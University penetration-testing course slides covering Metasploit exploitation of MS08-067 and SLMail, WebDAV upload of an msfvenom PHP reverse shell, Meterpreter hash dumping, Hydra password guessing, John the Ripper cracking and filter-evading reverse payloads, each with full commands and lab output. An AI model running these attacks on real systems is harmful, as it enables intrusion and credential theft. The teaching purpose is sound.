SCHOOL OF COMPUTER ENGINEERING AND TECHNOLOGY

Vulnerability Identification and Penetration Testing (VIPT)

Disclaimer:

a. Information included in these slides came from multiple sources. We have tried our best to cite the sources. Please refer to the references to learn about the sources, when applicable.

b. The slides should be used only for preparing notes, academic purposes (e.g. in teaching a class), and should not be used for commercial purposes.

Unit 5: Attacks

- Exploitation-exploiting default credentials, exploiting buffer overflow in third party software,
- Password attacks-online password attacks, offline password attacks, Client side exploitation- bypassing filters with Metasploit payload,
- Client side attacks, bypassing antivirus applications, Social Engineering- spear phishing attacks

Exploitation-exploiting default credentials.

- In this unit we'll look at exploiting the vulnerabilities we identified in earlier units to gain a foothold in target machines.
- **Metasploit Payloads**
- As we discussed in earlier units, payloads allow us to tell an exploited system to do things on our behalf. Though many payloads are either bind shells, which listen on a local port on the target machine, or reverse shells, which call back to a listener on the attack system, other payloads perform specific functions.
- For example, if you run the payload *osx/armle/vibrate* on an iPhone, the phone will vibrate. There are also payloads to add a new user account: *linux/x86/adduser* for Linux systems and *windows/adduser* for Windows. We can download and execute a file with *windows/download_exec_https* or execute a command with *windows/exec*. We can even use the speech API to make the target say "Pwned" with *windows/speak_pwned*.
- Recall that we can see all the payloads available in Metasploit by entering the command "show payloads" at the root of Msfconsole. To narrow down the list to only payloads compatible with the MS08-067 exploit, you can tell Metasploit to use the *windows/smb/ms08_067_netapi module*.

MS08-067: Vulnerability in Server service could allow remote code execution

Exploitation-exploiting default credentials.

Payloads are given reference names that indicate all the pieces, like so:

- Staged payloads: `<platform>/[arch]/<stage>/<stager>`
- Single payloads: `<platform>/[arch]/<single>`

This results in payloads like `windows/x64/meterpreter/reverse_tcp`. Breaking that down, the platform is `windows`, the architecture is `x64`, the final stage we're delivering is `meterpreter`, and the stager delivering it is `reverse_tcp`.

- We used the payload windows/shell_reverse_tcp. However, upon reviewing the list, we also see a payload called *windows/shell/reverse_tcp*.
- Both payloads, *windows/shell_reverse_tcp* and *windows/shell/reverse_tcp*, create Windows command shells using a reverse connection. The exploited machine will connect back to our Kali machine at the IP address and port specified in the payload options.
- However, in different pentesting scenarios, you may need to get creative and choose the most appropriate payload for your specific needs.

- Metasploit payloads can be of three types −
  - **Singles** − Single payloads are fire-and-forget. Singles are very small and designed to create some kind of communication, then move to the next stage. For example, just creating a user in targeted system. Small self-contained code designed to take some single action
  - **Staged** or **Stagers**– It is a payload that an attacker can use to upload a bigger file onto a victim system. It implement a communication channel that can be used to deliver another payload that can used to control the target system
  - **Stages** − Stages are payload components that are downloaded by Stagers modules. The various payload stages provide advanced features with no size limits/ larger payloads such as Meterpreter and VNC Injection.
  - **Meterpreter** - It provides you one interactive shell to execute any command (execute multiple commands).
  - **PassiveX** - Towards your targeted system a firewall is situated and if it restrict the outbound traffic

Exploitation-exploiting default credentials.

- **Staged Payloads**
- The *windows/shell/reverse_tcp* payload is staged, which means that when used with the *windows/smb/ms08_067_netapi* exploit, the string sent to the SMB server to take control of the target machine does not contain all the instructions to create the reverse shell. Instead, it contains a stager payload that includes just enough information to establish a connection back to the attack machine and request further instructions from Metasploit.
- When the exploit is launched, Metasploit sets up a handler for the *windows/shell/reverse_tcp* payload to capture the incoming reverse connection and deliver the remaining payload, which in this case is a reverse shell. Once the complete payload is executed, Metasploit's handler catches the reverse shell.
- Staged payloads are used when the available memory space for a payload is limited. Some advanced Metasploit payloads can be quite large and may exceed the available memory. Staged payloads allow us to use complex payloads without requiring a significant amount of memory space.

The Server Message Block protocol (SMB protocol) is a client-server communication protocol used for sharing access to files, printers, serial ports and other resources on a network.

Exploitation-exploiting default credentials.

- **Inline Payloads**
- The *windows/shell_reverse_tcp* payload is an inline, or single, payload. Its exploit string includes all the necessary code to establish a reverse shell connection back to the attacker machine. Unlike staged payloads, inline payloads incorporate all the instructions within the original exploit string.
- While inline payloads may consume more space compared to staged payloads, they are generally more stable and consistent since all the instructions are contained within the exploit string itself. You can distinguish between inline and staged payloads by examining the syntax of their module names. For instance, payloads like *windows/shell/reverse_tcp* or *windows/meterpreter/bind_tcp* are staged, whereas *windows/shell_reverse_tcp* is an inline payload.
- **Meterpreter**
- Meterpreter is a custom payload developed for the Metasploit Project. It operates by being directly loaded into the memory of an exploited process using a technique called reflective DLL injection. This means that Meterpreter resides entirely in memory and does not write any files to the disk. By running within the memory of the host process, Meterpreter avoids the need to start a new process, which could potentially be detected by intrusion prevention or intrusion detection systems (IPS/IDS).

Exploitation-exploiting default credentials.

- One notable advantage of Meterpreter is its use of Transport Layer Security (TLS) encryption for communication between itself and Metasploit. This encryption helps ensure that the communication remains secure and protected from eavesdropping.
- Meterpreter can be considered as more than just a shell. It provides additional powerful commands that can be utilized during post-exploitation activities. For example, the "hashdump" command allows us to retrieve local Windows password hashes.

```
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf  exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.20.9:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending Stage to 192.168.20.10...
[*] Meterpreter session 1 opened (192.168.20.9:4444 -> 192.168.20.10:4312) at
2015-01-12 00:11:58 -0500
```

Fig.1: Exploiting MS08-067 with a Meterpreter payload

Exploitation-exploiting default credentials.

- The XAMPP installation on our Windows XP target employs default login credentials for the WebDAV folder used to upload files to the web server. This vulnerability enables us to upload our own pages to the server using Cadaver, a command-line client for WebDAV.
- To proceed, let's create a simple test file that we will later upload.

```
root@kali:~# cat test.txt
test
```

- Now use Cadaver with the credentials wampp: xampp to authenticate with WebDAV.

```
root@kali:~# cadaver http://192.168.20.10/webdav
Authentication required for XAMPP with WebDAV on server `192.168.20.10':
Username: wampp
Password:
dav:/webdav/>
```

- Finally, use WebDAV's put command to upload our test.txt file to the web server.

```
dav:/webdav/> put test.txt
Uploading test.txt to `/webdav/test.txt':
Progress: [============================>] 100.0% of 5 bytes succeeded.
dav:/webdav/>
```

XAMPP is an open-source software package that provides a local web server environment for testing and development. It helps you test web applications locally before deployment, ensuring they function correctly on a live server.
WebDAV, or Web Distributed Authoring and Versioning, enhances HTTP to allow users to manage and edit files on a web server collaboratively.
Cadaver supports file upload, download, on-screen display, namespace operations (move and copy), collection creation and deletion, and locking operations.

Exploitation-exploiting default credentials.

- If you browse to */webdav/test.txt*, you should see that we have successfully uploaded our text file to the website, as shown in Figure below.

- **Running a Script on the Target Web Server**
- A text file might not provide us with the desired level of functionality. Instead, it would be more advantageous to upload a script that can be executed on the web server, granting us the ability to run commands on the underlying system's Apache web server. If Apache is installed as a system service, it will possess system-level privileges, allowing us to gain maximum control over our target. In cases where Apache runs with the privileges of the user who started it, we still obtain a significant level of control over the system by simply dropping a file onto the web server.
- In addition to uploading any PHP scripts we've created to perform tasks on the target, we can also use Msfvenom to generate a stand-alone Metasploit payload to upload to the server. To brush up on syntax, you can enter msfvenom -h for help. When you're ready, list all the available payloads with the -l option for PHP payloads, as shown in Figure 3.

Exploitation-exploiting default credentials.

```
root@kali:~# msfvenom -l payloads

    php/bind_perl❶              Listen for a connection and spawn a command
                                  shell via perl (persistent)
    php/bind_perl_ipv6          Listen for a connection and spawn a command
                                  shell via perl (persistent) over IPv6
    php/bind_php                Listen for a connection and spawn a command
                                  shell via php
    php/bind_php_ipv6           Listen for a connection and spawn a command
                                  shell via php (IPv6)
    php/download_exec❷          Download an EXE from an HTTP URL and execute it
    php/exec                    Execute a single system command
    php/meterpreter/bind_tcp❸   Listen for a connection over IPv6, Run a
                                  meterpreter server in PHP
    php/meterpreter/reverse_tcp Reverse PHP connect back stager with checks
                                  for disabled functions, Run a meterpreter
                                  server in PHP
    php/meterpreter_reverse_tcp Connect back to attacker and spawn a
                                  Meterpreter server (PHP)
    php/reverse_perl            Creates an interactive shell via perl
    php/reverse_php             Reverse PHP connect back shell with checks
                                  for disabled functions
    php/shell_findsock
```

Fig.3: Metasploit PHP payloads

- Msfvenom provides us with several options for generating payloads. We can choose to download and execute a file on the system (v), create a shell (u), or even utilize Meterpreter (w). All these payloads grant us control of the target system, but for this scenario, let's use the *php/meterpreter/reverse_tcp* payload.
- Once we have selected a payload, we can use the "-o" option to identify the required options for that payload.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp -o
[*] Options for payload/php/meterpreter/reverse_tcp

--snip--
    Name   Current Setting  Required  Description
    ----   ---------------  --------  -----------
    LHOST                   yes       The listen address
    LPORT  4444             yes       The listen port
```

Exploitation-exploiting default credentials.

- As you can see we need to set LHOST to tell the payload which IP address to connect back to, and we can also change the LPORT option. Because this payload is already in PHP format, we can output it in the raw format with the -f option after we set our options, and then pipe the raw PHP code into a file with the .php extension for posting to the server, as shown here.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.20.9
LPORT=2323 -f raw > meterpreter.php
```

- Now we upload the file using WebDAV.

```
dav:/webdav/> put meterpreter.php
Uploading meterpreter.php to `/webdav/meterpreter.php':
Progress: [============================>] 100.0% of 1317 bytes succeeded.
```

Apache is a web server software that is responsible for accepting HTTP requests from visitors and sending them back the requested information in the form of web pages

Exploitation-exploiting default credentials.

We need to set up a handler in Msfconsole to catch the payload before we execute the script (see Figure 3).

```
msf > use multi/handler
msf  exploit(handler) > set payload php/meterpreter/reverse_tcp❶
payload => php/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.20.9❷
lhost => 192.168.20.9
msf  exploit(handler) > set LPORT 2323❸
lport => 2323
msf  exploit(handler) > exploit
[*] Started reverse handler on 192.168.20.9:2323
[*] Starting the payload handler...
```

Setting up the payload handler.

- To establish a Meterpreter session using the uploaded payload, follow these steps in Msfconsole:
- Start Msfconsole by running the command **msfconsole** in the terminal.
- Use the **use multi/handler** command to select the multi/handler module.
- Set the payload to **php/meterpreter/reverse_tcp** by executing the command **set payload php/meterpreter/reverse_tcp**.
- Set the **LHOST** value (attacker's IP address) using the command **set LHOST <your_IP_address>**. Replace **<your_IP_address>** with the appropriate IP address.
- Set the **LPORT** value (listening port) using the command **set LPORT <listening_port>**. Replace **<listening_port>** with the desired port number.
- Execute the **exploit** command to start the multi/handler and listen for incoming connections.

Exploitation-exploiting default credentials.

- Ensure that the **LHOST** and **LPORT** values in Msfconsole match the IP address and port used when generating the payload with msfvenom.
- Once the payload is uploaded to the target system, opening it in a web browser should trigger a connection back to Msfconsole. You will be able to see the Meterpreter session in the console, indicating a successful connection and interaction with the compromised system

```
[*] Sending stage (39217 bytes) to 192.168.20.10
[*] Meterpreter session 2 opened (192.168.20.9:2323 -> 192.168.20.10:1301) at
2015-01-07 17:27:44 -0500

meterpreter >
```

- We can use the Meterpreter command getuid to see what privileges our session has on the exploited target. We get the privileges of the software we exploited.

```
meterpreter > getuid
BOOKXP\SYSTEM
```

Exploiting buffer overflow in third party software

It is unable to confirm definitively whether the SLMail server on our Windows XP target is vulnerable to the POP3 issue CVE-2003-0264. However, the version number reported by SLMail (5.5) seems to align with the vulnerability, indicating a potential exploit opportunity.

- SLMail is **SMTP and POP3 email server software for Windows**.
  SLMail is described by the vendor as a "security conscious Windows NT / 2000 email server".
  The SMTP engine, poppasswd and pop3 server of SLMail suffer from multiple remotely exploitable buffer overflow vulnerabilities.

- CVE stands for Common Vulnerabilities and Exposures. CVE is **a glossary that classifies vulnerabilities**. The glossary analyses vulnerabilities and then uses the Common Vulnerability Scoring System (CVSS) to evaluate the threat level of a vulnerability.

- Common Vulnerabilities and Exposures (CVE) is a database of publicly disclosed information security issues. A CVE number **uniquely identifies one vulnerability from the list**.

Multiple buffer overflows in SLMail 5.1.0.4420 allows remote attackers to execute arbitrary code via (1) a long EHLO argument to slmail.exe, (2) a long XTRN argument to slmail.exe, (3) a long string to POPPASSWD, or (4) a long password to the POP3 server.

Extended HELO (EHLO) is an Extended Simple Mail Transfer Protocol (ESMTP) command sent by an email server to identify itself when connecting to another email server to start the process of sending an email.

- SMTP Engine Buffer Overflows

By supplying an overly long parameter to the ETRN command the saved return address on the stack is overwritten due to a classic stack-based overflow vulnerability

- POPPASSWD Buffer Overflow

By connecting to TCP port 106 and supplying an overly string a saved return address is overwritten on the stack. Again, this is exploitable.

- POP3 Server Buffer Overflow

By supplying an overly long password when attempting authentication, a saved return address is overwritten on the stack.

- To exploit this vulnerability, we can use the corresponding Metasploit module called *windows/pop3/seattlelab_pass*. This module has a high rank, indicating its effectiveness. Additionally, the module is unlikely to crash the service if the exploit attempt fails.
- The *windows/pop3/seattlelab_pass* module specifically targets a buffer overflow vulnerability in the POP3 server. Setting up and using this module is like configuring the MS08-067 exploit, as demonstrated in Figure 6 of the material.
- By leveraging this module, we can attempt to exploit the SLMail server and gain unauthorized access or control over the target system.

MS08-067: Vulnerability in Server service could allow remote code execution

There exists an unauthenticated buffer overflow vulnerability in the POP3 server of Seattle Lab Mail 5.5 when sending a password with excessive length. Successful exploitation should not crash either the service or the server; however, after initial use the port cannot be reused for successive exploitation until the service has been restarted. Consider using a command execution payload following the bind shell to restart the service if you need to reuse the same port. The overflow appears to occur in the debugging/error reporting section of the slmail.exe executable, and there are multiple offsets that will lead to successful exploitation.

Exploiting buffer overflow in third party software

```
msf > use windows/pop3/seattlelab_pass
msf  exploit(seattlelab_pass) > show payloads

Compatible Payloads
===================

   Name                                    Disclosure Date  Rank    Description
   ----                                    ---------------  ----    -----------
   generic/custom                                           normal  Custom Payload
   generic/debug_trap                                       normal  Generic x86 Debug Trap
--snip--

msf  exploit(seattlelab_pass) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(seattlelab_pass) > show options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.20.10    yes       The target address
   RPORT  110              yes       The target port


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)

msf  exploit(seattlelab_pass) > set RHOST 192.168.20.10
RHOST => 192.168.20.10
```

```
msf  exploit(seattlelab_pass) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf  exploit(seattlelab_pass) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 4 opened (192.168.20.9:4444 -> 192.168.20.10:1566) at 2015-01-07
19:57:22 -0500

meterpreter >
```

Fig.6: Exploiting SLMail 5.5 POP3 with Metasploit

Exploiting buffer overflow in third party software

- Running the *windows/pop3/seattlelab_pass* exploit on the vulnerable SLMail server should provide us with another Meterpreter session on the Windows XP target. This session enables us to establish control over the compromised system, offering yet another avenue for gaining unauthorized access and performing various actions.
- Focusing on post-exploitation techniques, we will explore the extensive capabilities and functionalities that Meterpreter provides once we have successfully gained a Meterpreter session on a target. The Meterpreter session serves as a powerful platform for conducting further activities and expanding control over the compromised system.

Password Attacks-online password attacks

- Just as we used automated scans to find vulnerabilities, we can use scripts to automatically attempt to log in to services and find valid credentials. We'll use tools designed for automating online password attacks or guessing passwords until the server responds with a successful login. These tools use a technique called brute forcing. Tools that use brute forcing try every possible username and password combination, and given enough time, they will find valid credentials.
- The trouble with brute forcing is that as stronger passwords are used, the time it takes to brute-force them moves from hours to years and even beyond your natural lifetime. We can probably find working credentials more easily by feeding educated guesses about the correct passwords into an automated login tool. Dictionary words are easy to remember, so despite the security warnings, many users incorporate them into passwords. Slightly more security-conscious users might put some numbers at the end of their password or maybe even an exclamation point.
- **Wordlist**
- Before we can use a tool to guess passwords, we need a list of credentials to try. If we don't know the name of the user account we want to crack, or we just want to crack as many accounts as possible, we can provide a username list for the password-guessing tool to iterate through.

Password Attacks-online password attacks

a) User List

When creating a user list, first try to determine the client's username scheme. For instance, if we're trying to break into employee email accounts, figure out the pattern the email addresses follow. Are they firstname.lastname, just a first name, or something else? You can look for good username candidates on lists of common first or last names. Of course, the guesses will be even more likely to succeed if you can find the names of your target's actual employees. If a company uses a first initial followed by a last name for the username scheme, and they have an employee named John Smith, jsmith is likely a valid username. Fig.7 shows a very short sample user list. You'd probably want a larger list of users in an actual engagement.

```
root@kali:~# cat userlist.txt
georgia
john
mon
james
```

Once you've created your list, save the sample usernames in a text file in Kali Linux, as shown in Fig,7. You'll use this list to perform online password attacks in "Guessing Usernames and Passwords with Hydra".

Password Attacks-online password attacks

B) Password List

- Like our username list, this password list is just a very short example (and one that, hopefully, wouldn't find the correct passwords for too many accounts in the real world). On a real engagement, you should use a much longer wordlist.
- There are many good passwords lists available on the Internet.
- Good places to look for wordlists include *http://packetstormsecurity.com/Crackers/ wordlists/* and *http://www.openwall.com/wordlists/.*

A few password lists are also built into Kali Linux. For example, the /usr/share/wordlists directory contains a file called rockyou.txt.gz. This is a compressed wordlist. If you unzip the file with the gunzip Linux utility, you'll have about 140 MB of possible passwords, which should give you a pretty good start.

Password Attacks-online password attacks

- Also, some of the password-cracking tools in Kali come with sample wordlists. For example, the John the Ripper tool includes a wordlist at /usr/share/john/password.lst.
- For better results, customize your wordlists for a particular target by including additional words. You can make educated guesses based on information you gather about employees online. Information about spouses, children, pets, and hobbies may put you on the right track. For example, if your target's CEO is a huge Taylor Swift fan on social media, consider adding keywords related to her albums, her music, or her boyfriends. If your target's password is TaylorSwift13!, you should be able to confirm it using password guessing long before you have to run a whole precompiled wordlist or a brute-force attempt. Another thing to keep in mind is the language(s) used by your target. Many of your pentesting targets may be global.
- In addition to making educated guesses based on information you gather while performing reconnaissance, a tool like the ceWL custom wordlist generator will search a company website for words to add to your wordlist. Fig.9 shows how you might use ceWL to create a wordlist based on the contents of www.bulbsecurity.com.

Password Attacks-online password attacks

```
root@kali:~# cewl --help
cewl 5.0 Robin Wood (robin@digininja.org) (www.digininja.org)

Usage: cewl [OPTION] ... URL
--snip--
--depth x, -d x: depth to spider to, default 2 ❶
--min_word_length, -m: minimum word length, default 3 ❷
--offsite, -o: let the spider visit other sites
--write, -w file: write the output to the file ❸
--ua, -u user-agent: useragent to send
--snip--
URL: The site to spider.
root@kali:~# cewl -w bulbwords.txt -d 1 -m 5 www.bulbsecurity.com ❹
```

Fig 9: Using ceWL to build custom wordlists

- The command ceWL --help lists ceWL's usage instructions. Use the -d (depth) option to specify how many links ceWL should follow on the target website. If you think that your target has a minimum password-size requirement, you might specify a minimum word length to match with the -m option. Once you've made your choices, output ceWL's results to a file with the -w option w. For example, to search www.bulbsecurity.com to depth 1 with minimum word length of 5 characters and output the words found to the file bulbwords.txt, you would use the command shown at x. The resulting file would include all words found on the site that meet your specifications.

Password Attacks-online password attacks

- Another method for creating wordlists is producing a list of every possible combination of a given set of characters, or a list of every combination of characters for a specified number of characters. The tool Crunch in Kali will generate these character sets for you. Of course, the more possibilities, the more disk space is required for storage. A very simple example of using Crunch is shown in Fig.10.

```
root@kali:~# crunch 7 7 AB
Crunch will now generate the following amount of data: 1024 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 128
AAAAAAA
AAAAAAB
--snip--
```

Fig.10: Brute-forcing a keyspace with Crunch

Password Attacks-online password attacks

This example generates a list of all the possible seven-character combinations of just the characters A and B. A more useful, but much, much larger example would be entering crunch 7 8, which would generate a list of all the possible combinations of characters for a string between seven and eight characters in length, using the default Crunch character set of lowercase letters. This technique is known as keyspace brute-forcing. While it is not feasible to try every possible combination of characters for a password in the span of your natural life, it is possible to try specific subsets; for instance, if you knew the client's password policy requires passwords to be at least seven characters long, trying all seven- and eight-character passwords would probably result in cracking success—even among the rare users who did not base their passwords on a dictionary word.

Password Attacks-online password attacks

a) Guessing Usernames and Passwords with Hydra

- If you have a set of credentials that you'd like to try against a running service that requires a login, you can input them manually one by one or use a tool to automate the process. Hydra is an online password-guessing tool that can be used to test usernames and passwords for running services. (Following the tradition of naming security tools after the victims of Heracles's labors, Hydra is named for the mythical Greek serpent with many heads.) Fig.11 shows an example of using Hydra for online password guessing.
-

```
root@kali:~# hydra -L userlist.txt -P passwordfile.txt 192.168.20.10 pop3
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-01-12 15:29:26
[DATA] 16 tasks, 1 server, 24 login tries (l:4/p:6), ~1 try per task
[DATA] attacking service pop3 on port 110
[110][pop3] host: 192.168.20.10   login: georgia   password: password❶
[STATUS] attack finished for 192.168.20.10 (waiting for children to finish)
1 of 1 target successfuly completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-01-12 15:29:48
```

Fig.11: Using Hydra to guess POP3 usernames and passwords

Password Attacks-online password attacks

- Fig.11 shows how to use Hydra to guess usernames and passwords by running through our username and password files to search for valid POP3 credentials on our Windows XP target. This command uses the -L flag to specify the username file, the -P for the password list file, and specifies the protocol pop3. Hydra finds that user georgia's password is password at u. (Shame on georgia for using such an insecure password!).
- Sometimes you'll know that a specific username exists on a server, and you just need a valid password to go with it. For example, we used the SMTP VRFY verb to find valid usernames on the SLMail server on the Windows XP target. As you can see in Fig.12, we can use the -l flag instead of -L to specify one particular username. Knowing that, let's look for a valid password for user georgia on the pop3 server.
-



Fig.12: Using a specific username with Hydra.

Password Attacks-Offline password attacks

- Another way to crack passwords (without being discovered) is to get a copy of the password hashes and attempt to reverse them back to plaintext passwords. This is easier said than done because hashes are designed to be the product of a one-way hash function: Given an input, you can calculate the output using the hash function, but given the output, there is no way to reliably determine the input. Thus, if a hash is compromised, there should be no way to calculate the plaintext password. We can, however, guess a password, hash it with the one-way hash function, and compare the results to the known hash. If the two hashes are the same, we've found the correct password.
- Of course, it's even better if you can get access to passwords in plaintext and save yourself the trouble of trying to reverse the cryptography, but often the passwords you encounter will be hashed in some way. In this section we'll focus on finding and reversing password hashes.

Password Attacks-Offline password attacks

- If you stumble upon a program configuration file, database, or other file that stores passwords in plaintext, all the better. But before we can try to crack password hashes, we have to find them. We all hope that the services that store our passwords do a good job of protecting them, but that's never a given.
- It only takes one exploitable flaw or a user who falls victim to a social-engineering attack to bring down the whole house of cards. You'll find plenty of password hashes lying around sites like Pastebin, remnants from past security breaches.
- We gained access to some password hashes on the Linux and Windows XP targets. Having gained a Meterpreter session with system privileges on the Windows XP system via the windows/smb/ms08_067_netapi Metasploit module, we can use the hashdump Meterpreter command to print the hashed Windows passwords, as shown in Fig.14.

```
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
georgia:1003:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:df40c521ef762bb7b9767e30ff112a3c:938ce7d211ea733373bcfc3e6fbb3641:::
secret:1004:e52cac67419a9a22664345140a852f61:58a478135a93ac3bf058a5ea0e8fdb71:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:bc48640a0fcb55c6ba1c9955080a52a8:::
```

Fig.14: Dumping password hashes in Meterpreter

Password Attacks-Offline password attacks

a) John the Ripper

- One of the more popular tools for cracking passwords is John the Ripper. The default mode for John the Ripper is brute forcing. Because the set of possible plaintext passwords in LM hash is so limited, brute forcing is a viable method for cracking any LM hash in a reasonable amount of time, even with our Kali virtual machine, which has limited CPU power and memory. For example, if we save the Windows XP hashes we gathered earlier in this chapter to a file called xphashes.txt, then feed them to John the Ripper like this, we find that John the Ripper can run through the entire set of possible passwords and come up with the correct answer, as shown in Fig.17.

```
root@kali: john xphashes.txt
Warning: detected hash type "lm", but the string is also recognized as "nt"
Use the "--format=nt" option to force loading these as that type instead
Loaded 10 password hashes with no different salts (LM DES [128/128 BS SSE2])
                 (SUPPORT_388945a0)
PASSWOR          (secret:1)
                 (Guest)
PASSWOR          (georgia:1)
PASSWOR          (Administrator:1)
D                (georgia:2)
D                (Administrator:2)
D123             (secret:2)
```

Fig.17: Cracking LM hashes with John the Ripper

LAN manager hash

Password Attacks-Offline password attacks

John the Ripper cracks the seven-character password hashes. In Fig.17, we see that PASSWOR is the first half of the user secret's password. Likewise, it's the first half of the password for georgia and Administrator. The second half of secret's password is D123, and georgia and Administrator's are D. Thus, the complete plaintext of the LM-hashed passwords are PASSWORD for georgia and Administrator and PASSWORD123 for secret. The LM hash doesn't tell us the correct case for a password, and if you try logging in to the Windows XP machine as Administrator or georgia with the password PASSWORD or the account secret with PASSWORD123, you will get a login error because LM hash does not take into account the correct case of the letters in the password.

To find out the correct case of the password, we need to look at the fourth field of the NTLM hash. John the Ripper noted in the example in Fig.17 that NTLM hashes were also present, and you can use the flag --format=nt to force John the Ripper to use those hashes.

Password Attacks-Offline password attacks

b)Cracking Linux Passwords

- We can also use John the Ripper against the Linux password hashes we dumped after exploiting the Vsftpd server backdoor, as shown in Fig.18.
- MD5 can't be brute-forced in a reasonable amount of time. Instead, we use a wordlist with the --wordlist option in John the Ripper. John the Ripper's success at cracking the password depends on the inclusion of the correct password in our wordlist.

```
root@kali# cat linuxpasswords.txt
georgia:$1$CNp3mty6$lRWcTO/PVYpDKwyaWWkSg/:15640:0:99999:7:::
root@kali# johnlinuxpasswords.txt --wordlist=passwordfile.txt
Loaded 1 password hash (FreeBSD MD5 [128/128 SSE2 intrinsics 4x])
password         (georgia)
guesses: 1  time: 0:00:00:00 DONE (Sun Jan 11 05:05:31 2015)  c/s: 100
trying: password - Password123
```

Fig.18: Cracking Linux hashes with John the Ripper

Very Secure FTP Daemon

Client-side exploitation-bypassing filters with Metasploit payload

When you use the command show payloads on a module, you may see several payloads that may be new to you. We'll look at a few in this section that can be used to bypass filtering technologies you may encounter on your pentests.

All Ports

Our network is set up such that our attack and target virtual machines are on the same network with no firewalls or other filters blocking communications. However, in your pentesting career, you may encounter clients with all sorts of filtering setups. Even a reverse connection may not be able to get through the filters and connect back to your attack machine on just any port.

For example, a client network may not allow traffic to leave the network on port 4444, the default for Metasploit reverse_tcp payloads. It may allow traffic out only on specific ports, such as 80 or 443 for web traffic.

Client-side exploitation-bypassing filters with Metasploit payload

If we know which ports are allowed through the filter, we can set the LPORT option to the relevant port. The Metasploit reverse_tcp_allports payloads can help us find a port to connect to. As the name suggests, this payload communication method will try all ports until it finds a successful connection back to Metasploit.

Let's test this functionality with the windows/shell/reverse_tcp_allports payload, as shown in Fig. 19. We are using the MS08-067 exploit against Windows XP.

```
msf  exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp_allports
payload => windows/shell/reverse_tcp_allports
msf  exploit(ms08_067_netapi) > show options
--snip--
Payload options (windows/shell/reverse_tcp_allports):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     192.168.20.9     yes       The listen address
❶ LPORT     1                yes       The starting port number to connect back on
--snip--
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.20.9:1
--snip--
[*] Sending encoded stage (267 bytes) to 192.168.20.10
[*] Command shell session 5 opened (192.168.20.9:1 -> 192.168.20.10:1100) at 2015-05-14
22:13:20 -0400 ❷
```

The targeted machine is known as the remote host (RHOST), while the attacker machine is known as the local host (LHOST).

Fig.19: Windows/shell/reverse_tcp_allports payload

Client-side exploitation-bypassing filters with Metasploit payload

Here, the LPORT option specifies the first port to try. If that port doesn't work, the payload will try each subsequent port until the connection succeeds. If the payload reaches 65535 without success, it starts trying again at port 1 and runs infinitely. Because there is no filter blocking our traffic, the first port Metasploit tries, port 1, creates a successful connection. Though this payload will work in many cases, some filtering technologies will be able to stop it regardless of the port it tries to connect to. One downside to this payload is that it may run for a long time in an attempt to find an unfiltered port. If a user sees the application hanging, he or she may close it before the payload is successful.

HTTP and HTTPS Payloads

